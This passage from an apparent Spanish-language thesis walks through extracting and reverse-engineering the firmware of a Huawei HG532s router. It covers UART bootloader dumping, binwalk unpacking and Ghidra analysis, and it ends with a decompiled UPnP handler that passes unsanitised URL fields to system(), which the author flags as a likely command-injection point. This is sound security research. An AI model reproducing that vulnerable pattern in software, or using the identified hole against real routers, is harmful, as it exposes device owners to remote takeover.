

Figura 3.8: Pantalla principal del panel de control.

Como podemos apreciar en la Figura 3.8, la interfaz web es similar a la de cualquier otro enrutador y nos permite editar cosas como el SSID de la red inalámbrica, su IP y otras configuraciones de seguridad como el activado del DMZ o filtrado MAC.

CAPÍTULO 4
Extracción del *firmware*

Una vez se han identificado todas las interfaces aparentes que posee el dispositivo, el siguiente paso en nuestro análisis consiste en extraer el *firmware*. El *firmware* suele ser difícil de obtener por métodos convencionales, pues el fabricante quiere evitar que se realicen accesos y/o modificaciones no permitidas a este y en ocasiones, lo almacena cifrado en memoria no volátil, descifrándolo en carga.

4.1 Técnicas de extracción

Si bien el SoC posee una memoria interna de solo lectura que le permite ejecutar código esencial para su fase de arranque, el tamaño de esta suele ser limitado debido a las restricciones de espacio de los chips y por tanto, la completa puesta en marcha del sistema operativo requiere que este esté almacenado en una memoria exterior lo suficientemente grande como para contener todo su código.

En este caso, no queremos realizar un análisis de código a bajo nivel, por lo que no vamos a dedicar recursos a intentar extraer *firmware* presente en memoria de solo lectura. Afortunadamente y como hemos visto anteriormente, la mayor parte del sistema lógico que se encarga de lanzar el sistema operativo se encuentra en la memoria Flash.

4.1.1. Desoldado de la memoria flash

Una de las aproximaciones más directas para extraer el binario es desoldar la memoria no volátil y leer su contenido directamente desde sus patillas. Para el desoldado es necesaria una estación de desoldadura. Esto nos permitiría aplicar varias técnicas de extracción de datos directamente sobre el chip, permitiendo así una extracción directa de su contenido sin mediar con el programario nativo del dispositivo ni encenderlo. El volcado de datos se puede realizar de varias maneras.

En primer lugar, se pueden realizar técnicas de *bit banging* para extraer el *firmware*. *Bit banging* es el término utilizado para referirse al manejo de datos de protocolos serie sin la necesidad de construir un sistema *hardware* dedicado a dichos protocolos, controlándose cada elemento, desde la sincronización temporal, pasando por el control de pulsos en las líneas de transmisión, hasta la recepción y transmisión de datos vía desplazamiento de bits, desde una pieza de programario en el ordenador anfitrión [22, 23]. Con esta técnica no es necesario disponer de equipo especializado para hablar con el protocolo con el que se vaya trabajar, pero sí será necesario un profundo conocimiento de este.

Afortunadamente, existen librerías que nos pueden ayudar a volcar los datos, pues están especializadas en *bit banging* de protocolos serie [24, 25]. No obstante, aún tendría-

mos que conseguir conectar el chip que queramos volcar a un ordenador. Para ello sería necesario un zócalo adecuado para el encapsulamiento del chip a volcar, adquiribles en Internet y establecimientos de electrónica, y una interfaz que conecte el zócalo a cualquiera de los puertos del ordenador que dispongan de intercambio de datos, preferiblemente USB. Para ello sería posible usar chips como FT2232 o FR232R, disponibles en multitud de dispositivos comerciales y que poseen la capacidad nativa de comunicación I2C, JTAG, UART y otros tipos de protocolos [26, 27, 28].

No obstante, también existen aproximaciones que requieren de menos trabajo por nuestra parte. Por ejemplo, la obtención de un programador que soporte lectura y escritura de memorias Flash. Esta aproximación resulta muy útil en caso de que el protocolo de la memoria fuera propietario o solo disponible a empresas de microcontroladores. Existen multitud de lectores universales y programables fácilmente obtenibles por Internet y solo habría que encontrar aquellos compatibles con el encapsulamiento y arquitectura de nuestro chip de memoria.

4.1.2. Monitorización del bus de memoria

Debido a la naturaleza de los circuitos impresos, cualquier componente que requiera de otro para su funcionamiento va a estar unido a él mediante una o varias pistas. Si inspeccionamos la zona de la placa base cercana al SoC, vemos como efectivamente la Flash y la unidad central de procesamiento están conectadas por un gran número de ellas. Es asumible, pues, que el sistema leerá el *firmware* desde la memoria Flash y para ello, los datos necesitan pasar irremediablemente por las diferentes pistas que conectan la memoria externa con el chip principal.

La monitorización, si el tipo de encapsulamiento de la memoria lo permite, se puede hacer directamente desde las patillas de esta. La memoria presente en el enrutador se trata de una Windbond 25Q64FVF1G con encapsulamiento SOP (siglas en inglés de *small-outline package*, encapsulamiento de bajo perfil en español) de 16 pines, permitiéndonos realizar la escucha desde el propio chip [29, 30]. En el caso de que se tratara de un tipo de encapsulamiento donde los pines no estuvieran accesibles fácilmente, como en el caso de encapsulamientos BGA o QFN, tendríamos que buscar vias en las pistas que nos permitan acceder a su tráfico sin tener que dañar la PCB [31, 32].

Este método de extracción del *firmware* requeriría un analizador lógico que permitiera escuchar, almacenar y analizar los datos que pasaran por las patillas o pistas a escuchar. Además de esto, sería necesario un sólido conocimiento del protocolo de comunicación de la memoria Flash con la CPU para conseguir discernir qué pista pertenece a qué parte del protocolo de comunicación empleado, así como conseguir decodificar correctamente los datos de las pistas de transferencia de datos. En el caso de nuestro dispositivo, la memoria se comunica mediante SPI (en inglés *Serial Peripheral Interface*, interfaz de periféricos serie). Este tipo de protocolo de comunicación es lo suficientemente común y conocido para que muchos analizadores lógicos, osciloscopios y programario de postanálisis posean decodificadores de serie [33, 34, 35, 36]. No obstante, cualquier otro tipo de protocolo de comunicación podría dar al traste con esta aproximación si estuviese poco documentado, fuera propietario o si simplemente los datos estuvieran encriptados en memoria [37, 38].

4.1.3. Volcado desde terminal

Si bien las técnicas anteriores son efectivas a la hora de extraer datos de una memoria Flash, pueden dejar un dispositivo completamente inoperable si se hacen de manera poco cuidadosa o no se tiene experiencia en ellas.

Como hemos visto en el Capítulo 3, Sección 3.2, el enrutador HG532s posee una interfaz UART, donde se muestran diferentes registros del sistema. Prestando atención a las primeras líneas de registro que el dispositivo nos arroja, encontramos que este dispone de un terminal de arranque al cual se puede acceder enviando cualquier señal por su línea de recepción UART durante su puesta en marcha, como podemos ver en la Figura 4.1. La ventana de interacción para pausar el arranque y entrar el terminal es de unos tres segundos.

```
Found SPI Flash 8MiB Winbond W25Q64 at 0xb0000000

Press any key in 3 secs to enter boot command mode.
Search PHY addr and found PHY addr=0
.....................................................
```

Figura 4.1: Línea del registro de texto del enrutador que indica la existencia de una posible interacción con el usuario.

La presencia de `bldr>` en el terminal nos da pistas de que nos podemos encontrar en la pantalla de comandos del cargador de arranque, *bootloader* en inglés. El uso del comando `help` nos muestra la lista de comandos disponibles, tal y como podemos ver en la Figura 4.2.

Tras observar detenidamente las opciones disponibles de la consola, nos interesamos por la opción `dump <addr> <len>`, pues como la descripción del comando nos indica, nos permite volcar contenido al terminal desde una dirección de memoria dada. En estos momentos no sabemos el estado del mapa de memoria, pero podemos inferir posibles localizaciones, de nuevo, gracias al registro.

Como podemos ver en la Figura 4.3, inmediatamente después de verificar el núcleo, el dispositivo nos indica que se está haciendo el descomprimido desde la memoria Flash hacia la RAM, concretamente desde la dirección `0xB0030100` de la Flash hacia la dirección `0x80002000` de la memoria RAM, obteniendo así dos direcciones:

- `0xB0030100`: Posible posición en Flash del sistema de ficheros con compresión LZMA.
- `0x80002000`: Posible posición en RAM del sistema de ficheros descomprimido.

Del mismo modo, las Figuras 4.1 y 4.3 muestran otra dirección en el mapa de memoria, `0xB0000000`, que correspondería con la dirección inicial de la memoria Flash Windbond 25Q64FVF1G, identificada en el Capítulo 3, Sección 3.1.

Sabiendo pues una posible dirección base, así como el tamaño de la memoria Flash, podemos empezar a volcar partes de esta con el comando `dump` mencionado anteriormente. El comando completo a utilizar sería `dump 0xB0000000 0x800000`. Los *bytes* de datos aparecen en la salida estándar del terminal, junto con información útil como su representación ASCII y su desplazamiento, con lo que no podríamos procesarlos directamente como *bytes* en claro, como podemos ver en la Figura 4.4. Para ello tenemos dos aproximaciones:

```
RT63365 at Wed Dec 17 16:09:06 CST 2014 version 0.8

Memory size 32MB

Found SPI Flash 8MiB S25FL064A at 0xb0000000

Press any key in 3 secs to enter boot command mode.
Search PHY addr and found PHY addr=0

bldr>
bldr> help

?                                   Print out help messages.
help                                Print out help messages.
go                                  Booting the linux kernel.
decomp                              Decompress kernel image to ram.
memrl <addr>                        Read a word from addr.
memwl <addr> <value>                Write a word to addr.
dump <addr> <len>                   Dump memory content.
jump <addr>                         Jump to addr.
flash <dst> <src> <len>             Write to flash from src to dst.
erase_write <dst> <src> <len>       Write to flash from src to dst.
imageflash                          Write bin/w image to flash.
xmdm <addr> <len>                   Xmodem receive to addr.
miir <phyaddr> <reg>                Read ethernet phy reg.
miiw <phyaddr> <reg> <value>        Write ethernet phy reg.
webser                              webser
cpufreq <freq num> / <m> <n>        Set CPU Freq <156~450>(freq has to be multiple of 6)
ipaddr <ip addr>                    Change modem's IP.
bldr>
```

Figura 4.2: Opciones disponibles del cargador de arranque.

```
Booting kernel..
kernel check pass
Decompress from flash B0030100 to memory 80002000
Uncompressing [LZMA] ... LzmaDecode eee ...  done.
decompress ok!
Linux version 2.6.21.5 (huangkun@whg-29) (gcc version 4.3.4 (GCC) ) #3 Wed Dec 17 16:09:22 CST 2014
ISPRAM0: PA=00250000,Size=00008000,enabled
Enable SRAM=1c000001
Config7: 0x80080500
Ralink RT63365 SOC prom init
CPU revision is: 00019555
Determined physical RAM map:
 memory: 02000000 @ 00000000 (usable)
Built 1 zonelists.  Total pages: 8128
Kernel command line: console=ttyS0 rootfstype=squashfs panic=1 es=1
1 MIPSR2 register sets available
Primary instruction cache 64kB, physically tagged, 4-way, linesize 32 bytes.
Primary data cache 32kB, 4-way, linesize 32 bytes.
```

Figura 4.3: Fragmento del registro.

- Por un lado podemos acceder a la comunicación en serie del dispositivo con herramientas con capacidad de guardar registros como `screen`. Una vez hayamos accedido a la consola de arranque, podemos volcar toda la Flash, cerrar la herramienta y aplicar técnicas de formato de texto para obtener *bytes* puros.
- Por otro lado, podemos usar *scripting* en Python con la librería `serial` y realizar el filtrado de desplazamientos y ASCII mediante *regex*.

Por motivos de flexibilidad, portabilidad y leibilidad, en este documento vamos a realizar la aproximación en Python.

Para comunicarnos con el dispositivo por UART a través de Python, utilizaremos la librería `serial`. El objetivo de este programa es el de gestionar la salida por terminal, arreglar su formato eliminando el ASCII y las direcciones de memoria, procesar el texto plano y pasarlo a *bytes* y guardar estos en un fichero binario. El código se puede encontrar en el Apéndice A.



Figura 4.4: Salida del comando `dump` por salida estándar.

CAPÍTULO 5
Ingeniería inversa del *firmware*

Una vez hemos realizado el volcado de *bytes*, es indispensable conocer con total seguridad qué tenemos entre manos antes de ponernos a indagar. Nunca podremos estar seguros de que lo que hemos volcado es lo que queríamos o lo esperable sin saber el mapa de memoria o tener algún otro tipo de conocimiento explícito sobre el sistema, pero podemos acercarnos lo máximo posible a saberlo leyendo las cadenas del binario con `strings`, viendo si está comprimido o encriptado con herramientas como `7z` o *binwalk* o si los *bytes* extraídos son capaces de montarse en un sistema de ficheros.

En nuestro caso, estamos interesados en analizar y realizar ingeniería inversa sobre el funcionamiento a más alto nivel del dispositivo, con lo que dejaremos de lado el cargador de arranque y nos centraremos en aquellos binarios que controlen las funciones de uso común del dispositivo dentro del sistema de ficheros.

5.1 Partes del *firmware*

Como hemos visto en el Capítulo 4, Sección 4.1.3, nuestro programa en Python nos ha extraído un *blob* binario. Para poder continuar con el análisis, será necesario asegurarse de que el volcado ha sido correcto y que el fichero de datos final contiene información útil para nuestro análisis. Como aparentemente hemos volcado la Flash de manera completa, esperamos encontrar, como mínimo, instancias de un cargador de arranque, núcleo del sistema y/o sistema de ficheros.

5.1.1. Disección del binario extraído

La herramienta utilizada para diseccionar el binario ha sido *binwalk*[1]. *binwalk* es una herramienta de análisis de binarios con capacidad de detectar cadenas y *bytes* mágicos, pudiendo dar así al usuario una visión global del fichero a analizar. En nuestro caso, *binwalk* detecta tres firmas en el binario, siendo una de ellas un sistema de ficheros, como esperábamos. La salida del programa la podemos ver en la Figura 5.1.

```
└─$ binwalk dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8664          0x21D8          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncc
196864        0x30100         LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncc
1313574       0x140B26        Squashfs filesystem, big endian, lzma signature, version 3.0, size: 4651016
```

Figura 5.1: *Bytes* mágicos detectados en el binario junto con sus desplazamientos.

[1] https://github.com/ReFirmLabs/binwalk

Como hemos comentado al inicio de este Capítulo, queremos centrar nuestros esfuerzos en el más alto nivel de funcionamiento del enrutador, con lo cual pondremos nuestros esfuerzos en extraer y descomprimir el sistema de ficheros. *binwalk* ofrece la posibilidad de dividir el binario y descomprimir, si es posible, cada una de las partes extraídas con las opciones `-extract` y `-matryoshka`, como podemos ver en la Figura 5.2 [39].

```
└─$ binwalk -eM dump.bin

Scan Time:     2022-06-26 10:52:38
Target File:   /tmp/test/dump.bin
MD5 Checksum:  105dcb19564fe365c089f8d81780b7fa
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8664          0x21D8          LZMA compressed data, properties: 0x5D, dictionary size: 838860
196864        0x30100         LZMA compressed data, properties: 0x5D, dictionary size: 838860
1313574       0x140B26        Squashfs filesystem, big endian, lzma signature, version 3.0, s
2014-12-17 08:10:16


Scan Time:     2022-06-26 10:52:39
Target File:   /tmp/test/_dump.bin.extracted/21D8
MD5 Checksum:  b79b0bf5266ae092a45def91294e264b
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
84896         0x14BA0         CRC32 polynomial table, big endian
86984         0x153C8         CRC32 polynomial table, big endian
88128         0x15840         SHA256 hash constants, big endian
95776         0x17620         HTML document header
95899         0x1769B         HTML document footer
95952         0x176D0         HTML document header
96067         0x17743         HTML document footer
96120         0x17778         HTML document header
97401         0x17C79         HTML document footer
97456         0x17CB0         HTML document header
97590         0x17D36         HTML document footer


Scan Time:     2022-06-26 10:52:39
Target File:   /tmp/test/_dump.bin.extracted/30100
MD5 Checksum:  4e12bef0c41f19ead4008bfa148db61d
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
330248        0x50A08         Certificate in DER format (x509 v3), header length: 4, sequence
924144        0xE19F0         Certificate in DER format (x509 v3), header length: 4, sequence
1836040       0x1C0408        Certificate in DER format (x509 v3), header length: 4, sequence
1875294       0x1C9D5E        mcrypt 2.5 encrypted data, algorithm: "0!", keysize: 4254 bytes
2342832       0x23BFB0        Certificate in DER format (x509 v3), header length: 4, sequence
2453504       0x257000        Linux kernel version 2.6.21
2479424       0x25D540        CRC32 polynomial table, little endian
```

Figura 5.2: Extracción recursiva de las diferentes firmas detectadas.

binwalk nos habrá creado un directorio con todos los ficheros que haya podido extraer. En nuestro caso, habrá descomprimido el sistema de ficheros en una carpeta llamada *squashfs-root*. Como podemos observar en la Figura 5.3, se trata de un sistema de ficheros Unix [40].

5.1.2. Ejecutables encontrados y ficheros interesantes

En el sistema de ficheros Unix la gran parte de ejecutables se encuentran en el directorio `bin` [41, cap. 3.4]. En esta carpeta se observan principalmente ejecutables en sí mismos y múltiples enlaces simbólicos al binario `busybox`. *Busybox* es una utilidad, usualmente usada en sistemas embebidos, que empaqueta comandos usuales de Unix en un mismo ejecutable, con el fin de proporcionar flexibilidad a los desarrolladores de sistemas.

```
┌──(kali㉿kali)-[/tmp/test/_dump.bin.extracted]
└─$ ls -la squashfs-root
total 48
drwxrwxrwx 12 kali kali 4096 Dec 17  2014 .
drwxr-xr-x  3 kali kali 4096 Jun 26 10:52 ..
drwxr-xr-x  2 kali kali 4096 Dec 17  2014 bin
drwxr-xr-x  2 kali kali 4096 Dec 17  2014 dev
drwxr-xr-x  6 kali kali 4096 Dec 17  2014 etc
lrwxrwxrwx  1 kali kali   11 Jun 26 10:52 init -> bin/busybox
drwxr-xr-x  4 kali kali 4096 Dec 17  2014 lib
drwxr-xr-x  2 kali kali 4096 Dec 17  2014 mnt
drwxr-xr-x  2 kali kali 4096 Dec 17  2014 proc
drwxr-xr-x  2 kali kali 4096 Dec 17  2014 sbin
drwxr-xr-x  2 kali kali 4096 Dec 17  2014 tmp
drwxr-xr-x  3 kali kali 4096 Dec 17  2014 usr
drwxr-xr-x  3 kali kali 4096 Dec 17  2014 var
```

Figura 5.3: Sistema de ficheros extraído.

Entre todos los binarios y enlaces simbólicos, nos econtramos con que algunos se encuentran rotos, como vemos en la Figura 5.4. El error viene debido a que el enlace simbólico asume que el directorio *bin* se encuentra en la raíz del sistema de ficheros, haciendo que todos los enlaces rotos apunten a */bin/tcci*. Al estar explorando este sistema de ficheros desde otro sistema Unix, el enlace va al directorio */bin* de la máquina anfitriona, donde no encuentra el binario adecuado. Para arreglar estos enlaces simbólicos bastará re-enlazarlos con el comando `ln` teniendo en cuenta el directorio en el que se encuentran actualmente. Por ejemplo, podemos reparar `sys` con `ln -sfn sys tcci`.

```
└─$ ls bin
adslcmd   busybox  cwmp    dns        ip6tables  ls        nmbd     radvdump  sntp      telnetd     wan
ash       cat      date    ebtables   ipcheck    mic       ntfs-3g  ripd      startbsp  tr111       web
atcmd     chmod    ddnsc   echo       ipp        mkdir     pidof    rm        swapdev   traceroute6 wlancmd
atmcmd    chown    dhcp6c  equipcmd   iptables   mknod     ping     scanner   sys       umount      wpsd
atmcmdd   cli      dhcp6s  ethcmd     iwpriv     mldproxy  ping6    sh        tc        upg         zebra
atserver  cms      dhcpc   hw_nat     kill       mount     pppc     sleep     tcci      upnp
bftpd     console  dhcps   igmpproxy  ln         mv        ps       smbd      tce       usbmount
brctl     cp       dms     ip         log        netstat   radvd    smbpasswd tcwdog    w
```

Figura 5.4: Contenido del directorio *bin*.

También se encuentran unos cuantos enlaces simbólicos en el directorio *usr/bin*, mostrados en la Figura 5.5 [41, cap. 4.4]. Estos apuntan a varias funcionalidades dentro del binario `busybox`.

```
└─$ ls -l usr/bin/
total 0
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 '[' -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 '[[' -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 ftpget -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 ftpput -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 killall -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 test -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 top -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 traceroute -> ../../bin/busybox
lrwxrwxrwx 1 kali kali 17 Mar  5  2021 wget -> ../../bin/busybox
```

Figura 5.5: Contenido del directorio *usr/bin*.

El último directorio con contenido interesante se trata de *etc*, cuyo contenido se muestra en la Figura 5.6. Siguiendo la jerarquía de los sistemas de ficheros Unix, aquí se encuentran diferentes ficheros de configuración y certificados [41, cap. 3.7]. A destacar, el directorio *upnp*, con múltiples ficheros XML que describen varios servicios UPnP, como se muestra en la Figura 5.7, y la gran multitud de enlaces simbólicos rotos que apuntan al directorio *var*, lo que parece indicar que estos enlaces se sanearán en tiempo de ejecución [41, cap. 5].

```
└─$ ls -l etc
total 2584
drwxr-xr-x 2 kali kali    4096 Dec 17  2014 adsl
-rwxr-xr-x 1 kali kali    5506 Dec 17  2014 create_db.sql
-rwxr-xr-x 1 kali kali   17408 Dec 17  2014 defaultcfg.xml
lrwxrwxrwx 1 kali kali      23 Mar  5  2021 dhcps2.leases -> /var/dhcp/dhcps/leasesF
lrwxrwxrwx 1 kali kali      22 Mar  5  2021 dhcps.conf -> /var/dhcp/dhcps/config
lrwxrwxrwx 1 kali kali      22 Mar  5  2021 dhcps.leases -> /var/dhcp/dhcps/leases
-rwxr-xr-x 1 kali kali    1317 Nov 23  2014 ethertypes
lrwxrwxrwx 1 kali kali      10 Mar  5  2021 group -> /var/group
-rwxr-xr-x 1 kali kali     486 Nov 23  2014 inetd.conf
drwxr-xr-x 2 kali kali    4096 Dec 17  2014 init.d
-rwxr-xr-x 1 kali kali     105 Nov 23  2014 inittab
lrwxrwxrwx 1 kali kali      11 Mar  5  2021 passwd -> /var/passwd
-rwxr-xr-x 1 kali kali      43 Nov 23  2014 printers.ini
-rwxr-xr-x 1 kali kali    2561 Dec 17  2014 profile
lrwxrwxrwx 1 kali kali      20 Mar  5  2021 resolv.conf -> /var/dns/resolv.conf
-rwxr-xr-x 1 kali kali    1147 Nov 23  2014 root.pem
lrwxrwxrwx 1 kali kali      10 Mar  5  2021 samba -> /var/samba
-rwxr-xr-x 1 kali kali    1119 Nov 23  2014 servercert.pem
-rwxr-xr-x 1 kali kali     887 Nov 23  2014 serverkey.pem
-rwxr-xr-x 1 kali kali   26476 Dec 17  2014 share.map
lrwxrwxrwx 1 kali kali      11 Mar  5  2021 sysmsg -> /var/sysmsg
lrwxrwxrwx 1 kali kali       7 Mar  5  2021 TZ -> /var/TZ
drwxr-xr-x 2 kali kali    4096 Dec 17  2014 upnp
-rwxr-xr-x 1 kali kali   12702 Dec 17  2014 webidx
-rwxr-xr-x 1 kali kali 2522649 Dec 17  2014 webimg
drwxr-xr-x 3 kali kali    4096 Dec 17  2014 Wireless
```

Figura 5.6: Contenido del directorio *etc*.

```
└─$ ls -l etc/upnp
total 120
-rwxr-xr-x 1 kali kali  2340 Dec 17  2014 DevCfg.xml
-rwxr-xr-x 1 kali kali  1077 Dec 17  2014 DevUpg.xml
-rwxr-xr-x 1 kali kali   619 Dec 17  2014 IGDInfoScpd.xml
-rwxr-xr-x 1 kali kali   576 Dec 17  2014 L3Fwd.xml
-rwxr-xr-x 1 kali kali  3422 Dec 17  2014 LanHostCfgMgmt.xml
-rwxr-xr-x 1 kali kali   517 Dec 17  2014 LANSec.xml
-rwxr-xr-x 1 kali kali  1152 Dec 17  2014 UserItf.xml
-rwxr-xr-x 1 kali kali  4098 Dec 17  2014 WanCommonIfc1.xml
-rwxr-xr-x 1 kali kali  1408 Dec 17  2014 WanDslIfCfg.xml
-rwxr-xr-x 1 kali kali  4171 Dec 17  2014 WanDslLink.xml
-rwxr-xr-x 1 kali kali 14676 Dec 17  2014 WanIpConn.xml
-rwxr-xr-x 1 kali kali 13397 Dec 17  2014 WanPppConn.xml
-rwxr-xr-x 1 kali kali 39312 Dec 17  2014 WLANCfg.xml
```

Figura 5.7: Contenido del directorio *etc/upnp*.

Explorando los distintos binarios presentes en el dispositivo con el comando `file` nos da más información sobre el sistema. En la Figura 5.8 vemos la salida de este comando, que nos muestra información interesante, confirmando que estamos trabajando con un sistema de 32 *bits* y mostrando el cargador dinámico de bibliotecas que usa el enrutador, `/lib/ld-uClibc.so.0`.

```
└─$ file bin/busybox
bin/busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked,
 interpreter /lib/ld-uClibc.so.0, no section header
```

Figura 5.8: Salida del comando `file` para el binario `busybox`.

El directorio *lib*, siguiendo la jerarquía de sistemas de ficheros Unix, contiene aquellas bibliotecas compartidas necesarias para el arranque del sistema y la correcta ejecución de los binarios que lo conforman [41, cap. 3.9]. En la Figura 5.9 se observan todas las bibliotecas presentes del sistema. También se aprecian dos directorios, *extra* y *kernel* que parecen indicar la existencia de bibliotecas específicas. Todas las bibliotecas en estos dos directorios se muestran en la Figura 5.10.

```
└─$ ls lib
extra                 libbhalapi.so          libgcc_s.so.1          libmsgapi.so          libsqlite.so
kernel                libcfmapi.so           libgplutil.so          libm.so.0             libssl.so
ld-uClibc-0.9.30.so   libcrypt-0.9.30.so     libhttpapi.so          libnsl-0.9.30.so      libstuncapir.so
ld-uClibc.so.0        libcrypto.so           libiconv.so            libnsl.so.0           libthreadutil.so
libatputil.so         libcrypt.so.0          libiconv.so.2          libntfs-3g.so.79      libuClibc-0.9.30.so
libatshared.so        libc.so.0              libiconv.so.2.5.0      libpthread-0.9.30.so  libutil-0.9.30.so
libavcodec.so         libdhcpoptionsapi.so   libiupnp.so            libpthread.so.0       libutil.so.0
libavcodec.so.52      libdhcpstackapi.so     libiw.so.29            libresolv-0.9.30.so   libxmlapi.so
libavformat.so        libdl-0.9.30.so        libixml.so             libresolv.so.0        libz.so
libavformat.so.52     libdlna.so             liblgplutil.so         librsa.so             libz.so.1
libavutil.so          libdl.so.0             libm-0.9.30.so         librt-0.9.30.so
libavutil.so.49       libgcc_s.so            libmdbapi.so           librt.so.0
```

Figura 5.9: Contenido del directorio *lib*.

```
┌──(kali㉿kali)-[~/Downloads/_test.bin.extracted/squashfs-root]
└─$ ls lib/extra
brg_shortcut.ko  hw_nat.ko  rt5392ap.ko  tc3162_dmt.ko

┌──(kali㉿kali)-[~/Downloads/_test.bin.extracted/squashfs-root]
└─$ ls lib/kernel/net/ipv4/netfilter
nf_nat_sip.ko
```

Figura 5.10: Contenido de los directorios *lib/extra* y *lib/kernel*.

5.1.3. Puntos de interés y posibles vulnerabilidades

Una vez hemos localizado los ejecutables y las librerías y tenemos una idea general de cómo los diferentes binarios interactúan entre ellos, es momento de cargar el sistema de ficheros en una herramienta de ingeniería inversa. Como hemos comentado en la Sección 2.3 del Capítulo 2, nuestra herramienta de análisis será *Ghidra*.

Ghidra ofrece la posibilidad de cargar sistemas de ficheros completos, encargándose de enlazar de manera automática los binarios con las bibliotecas correspondientes, si estas se encontrasen disponibles. La opción para cargar el sistema de ficheros se encuentra en el menú *Archivo ->Abrir sistema de ficheros* o bien usando la combinación de teclas *Ctrl + I* como podemos ver en la Figura 5.11.



Figura 5.11: Abrir un sistema de ficheros completo en Ghidra.

Para comenzar a analizar un binario, bastará con hacer doble clic sobre la entrada correspondiente al ejecutable que se quiera analizar. Al abrir los binarios nos damos cuenta de que la gran parte de ejecutables y librerías no están *stripped*. Esto quiere decir que poseen símbolos, lo que nos permite identificar funciones de manera más rápida y fiable. Del mismo modo, tener el nombre de las funciones nos permite comprobar debilidades

```
int posible_vuln(int param_1)

{
  int ret;
  char *child_node_newdownloadurl;
  char *child_node_newstatusurl;
  char command [1028];

  ret = ATP_XML_GetChildNodeByName
                  (*(int *)(param_1 + 0x2c),"NewDownloadURL",(int *)0x0,&child_node_newdownloadurl);
  if (((ret == 0) && (child_node_newdownloadurl != (char *)0x0)) &&
     (ret = ATP_XML_GetChildNodeByName
                       (*(int *)(param_1 + 0x2c),"NewStatusURL",(int *)0x0,&child_node_newstatusurl),
     ret == 0)) {
    if (child_node_newstatusurl != (char *)0x0) {
      snprintf(command,0x400,"upg -g -U %s -t \'l Firmware Upgrade Image\' -c upnp -r %s -d -b",
               child_node_newdownloadurl,child_node_newstatusurl);
      system(command);
    }
  }
  return ret;
}
```

Figura 5.12: Función presuntamente vulnerable a ejecución de comandos.

